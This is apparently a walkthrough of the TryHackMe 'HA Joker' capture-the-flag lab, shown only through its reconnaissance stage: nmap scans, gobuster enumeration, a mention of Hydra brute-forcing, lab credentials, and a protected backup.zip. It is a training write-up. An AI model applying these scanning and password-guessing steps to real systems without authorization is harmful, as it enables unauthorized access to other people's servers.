

Ha Jocker CTF – TryHackMe

The goal is to obtain the **name of the file inside /root**. Along the way, we must also answer several questions

Contents

1.Reconnaissance.....	1
2.Admin Page.....	5
3.Reverse Shell.....	10
4.Privilege Escalation.....	11
5.Summary.....	15

1.Reconnaissance

We begin by checking if the host is alive.

```
root@ip-10-10-154-39:~# ping 10.10.195.229
PING 10.10.195.229 (10.10.195.229) 56(84) bytes of data.
64 bytes from 10.10.195.229: icmp_seq=1 ttl=64 time=0.693 ms
64 bytes from 10.10.195.229: icmp_seq=2 ttl=64 time=0.168 ms
^C
--- 10.10.195.229 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 0.168/0.430/0.693/0.262 ms
```

The host responds, so we scan all ports.

```
root@ip-10-10-154-39:~# nmap -p- 10.10.195.229
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-195-229.eu-west-1.compute.internal (10.10.195.229)
Host is up (0.000087s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
8080/tcp   open  http-proxy
MAC Address: 02:98:5E:91:90:29 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.56 seconds
```

Three ports are open: **22, 80, and 8080**. Time for a deeper scan.

```

root@ip-10-10-154-39:~# nmap -sC -sV -p 22,80,8080 10.10.195.229
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for ip-10-10-195-229.eu-west-1.compute.internal (10.10.195.229)
Host is up (0.00012s latency).


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 ad:20:1f:f4:33:1b:00:70:b3:85:cb:87:00:c4:f4:f7 (RSA)
|   256 1b:f9:a8:ec:fd:35:ec:fb:04:d5:ee:2a:a1:7a:4f:78 (ECDSA)
|_  256 dc:d7:dd:6e:f6:71:1f:8c:2c:2c:a1:34:6d:29:99:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: HA: Joker
8080/tcp  open  http     Apache httpd 2.4.29
|_ http-auth:
|   HTTP/1.1 401 Unauthorized\x0D
|_   Basic realm=Please enter the password.
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: 401 Unauthorized
MAC Address: 02:98:5E:91:90:29 (Unknown)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.05 seconds

```

We can now answer the questions about the **Apache version** and about which port does not require authentication.

Visiting the site on port 80 doesn't reveal much.




Running **Gobuster** gives us accessible files and helps answer related questions.

```

root@ip-10-10-154-39:~# gobuster dir -u 10.10.195.229 -w /root/Desktop/Tools/wordlists/dirb/common.txt -x html,php,zip,txt,js
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.195.229
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,zip,txt,js,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 278]
./php (Status: 403) [Size: 278]
./hta (Status: 403) [Size: 278]
./hta.txt (Status: 403) [Size: 278]
./hta.js (Status: 403) [Size: 278]
./htaccess.html (Status: 403) [Size: 278]
./hta.zip (Status: 403) [Size: 278]
./hta.html (Status: 403) [Size: 278]
./hta.php (Status: 403) [Size: 278]
./htaccess.zip (Status: 403) [Size: 278]
./htaccess.php (Status: 403) [Size: 278]
./htpasswd (Status: 403) [Size: 278]
./htpasswd.txt (Status: 403) [Size: 278]
./htpasswd.js (Status: 403) [Size: 278]
./htpasswd.html (Status: 403) [Size: 278]
./htaccess.js (Status: 403) [Size: 278]
./htpasswd.zip (Status: 403) [Size: 278]
./htpasswd.php (Status: 403) [Size: 278]
./htaccess.txt (Status: 403) [Size: 278]
./htaccess (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [--> http://10.10.195.229/css/]
/img (Status: 301) [Size: 312] [--> http://10.10.195.229/img/]
/index.html (Status: 200) [Size: 5954]
/index.html (Status: 200) [Size: 5954]
/phpinfo.php (Status: 200) [Size: 94771]
/phpinfo.php (Status: 200) [Size: 94771]
/secret.txt (Status: 200) [Size: 320]
/server-status (Status: 403) [Size: 278]
Progress: 27684 / 27690 (99.98%)
=====
Finished
=====

```

For example, there's a /img subdirectory, but nothing interesting.




Index of /img


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 1.png	2019-10-09 10:15	169K	
 2.png	2019-10-09 10:15	138K	
 3.png	2019-10-09 10:15	166K	
 4.png	2019-10-09 10:15	172K	
 5.png	2019-10-09 10:16	172K	
 6.png	2019-10-09 10:16	169K	
 7.png	2019-10-09 10:16	162K	
 8.png	2019-10-09 10:16	149K	
 9.png	2019-10-09 10:16	179K	
 10.png	2019-10-09 10:16	140K	
 11.png	2019-10-09 10:16	145K	
 12.png	2019-10-09 10:16	156K	
 13.png	2019-10-09 10:16	143K	
 14.png	2019-10-09 10:16	139K	
 15.png	2019-10-09 10:16	139K	
 16.png	2019-10-09 10:16	141K	
 17.png	2019-10-09 10:16	193K	
 18.png	2019-10-09 10:16	190K	
 100.jpg	2019-10-09 00:41	79K	

Apache/2.4.29 (Ubuntu) Server at 10.10.195.229 Port 80

In secret.txt, we find a dialogue between **Batman and Joker**.




There's also a phpinfo.php page that reveals the backend, useful for one of the questions.



2.Admin Page

The site on **port 8080** requires login credentials. Using **Hydra**, we brute-force them. The username comes from secret.txt and one of the earlier questions



We successfully crack the password and log in.

joker

Home

Getting Started

Joomla

It's easy to get started creating your website. Knowing some of the basics will help.

What is a Content Management System?

A content management system is software that allows you to create and manage webpages easily by separating the creation of your content from the mechanics required to present it on the web.

In this site, the content is stored in a *database*. The look and feel are created by a *template*. Joomla! brings together the template and your content to create web pages.

Logging in

To login to your site use the user name and password that were created as part of the installation process. Once logged-in you will be able to create and edit articles and modify some settings.

Creating an article

Once you are logged-in, a new menu will be visible. To create a new article, click on the "Submit Article" link on that menu.

Popular Tags

- Joomla

Latest Articles

- Getting Started

Login Form

Username

Password

☐ Remember Me

Log in

[Forgot your username?](#)

[Forgot your password?](#)

Running **Gobuster** on port 8080 reveals many subpages and files.


```
root@ip-10-10-154-39:~# gobuster dir -U joker -P hannah -u http://10.10.195.229:8080/ -w /root/Desktop/Tools/wordlists/dirb/common.txt -x old,7zip,gz,tar,bak,zip
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
```

```


/.hta.old (Status: 403) [Size: 280]
/.hta.gz (Status: 403) [Size: 280]
/.hta.bak (Status: 403) [Size: 280]
/.hta.7zip (Status: 403) [Size: 280]
/.hta (Status: 403) [Size: 280]
/.htaccess (Status: 403) [Size: 280]
/.hta.zip (Status: 403) [Size: 280]
/.hta.tar (Status: 403) [Size: 280]
/.htaccess.bak (Status: 403) [Size: 280]
/.htaccess.zip (Status: 403) [Size: 280]
/.htpasswd.old (Status: 403) [Size: 280]
/.htaccess.7zip (Status: 403) [Size: 280]
/.htaccess.tar (Status: 403) [Size: 280]
/.htpasswd (Status: 403) [Size: 280]
/.htaccess.old (Status: 403) [Size: 280]
/.htpasswd.gz (Status: 403) [Size: 280]
/.htpasswd.7zip (Status: 403) [Size: 280]
/.htaccess.gz (Status: 403) [Size: 280]
/.htpasswd.zip (Status: 403) [Size: 280]
/.htpasswd.tar (Status: 403) [Size: 280]
/.htpasswd.bak (Status: 403) [Size: 280]
/administrator (Status: 301) [Size: 329] [--> http://10.10.195.229:8080/administrator/]
/backup (Status: 200) [Size: 12133560]
/backup.zip (Status: 200) [Size: 12133560]
/bin (Status: 301) [Size: 319] [--> http://10.10.195.229:8080/bin/]
/cache (Status: 301) [Size: 321] [--> http://10.10.195.229:8080/cache/]
/components (Status: 301) [Size: 326] [--> http://10.10.195.229:8080/components/]
/images (Status: 301) [Size: 322] [--> http://10.10.195.229:8080/images/]
/includes (Status: 301) [Size: 324] [--> http://10.10.195.229:8080/includes/]
/index.php (Status: 200) [Size: 10949]
/language (Status: 301) [Size: 324] [--> http://10.10.195.229:8080/language/]
/layouts (Status: 301) [Size: 323] [--> http://10.10.195.229:8080/layouts/]
/libraries (Status: 301) [Size: 325] [--> http://10.10.195.229:8080/libraries/]
/LICENSE (Status: 200) [Size: 18092]
/media (Status: 301) [Size: 321] [--> http://10.10.195.229:8080/media/]
/modules (Status: 301) [Size: 323] [--> http://10.10.195.229:8080/modules/]
/plugins (Status: 301) [Size: 323] [--> http://10.10.195.229:8080/plugins/]
/README (Status: 200) [Size: 4494]
/robots (Status: 200) [Size: 836]
/robots.txt (Status: 200) [Size: 836]
/server-status (Status: 403) [Size: 280]

```

There's also an administrator page requiring admin login.




We also discover a **backup.zip** file, but it's password-protected.

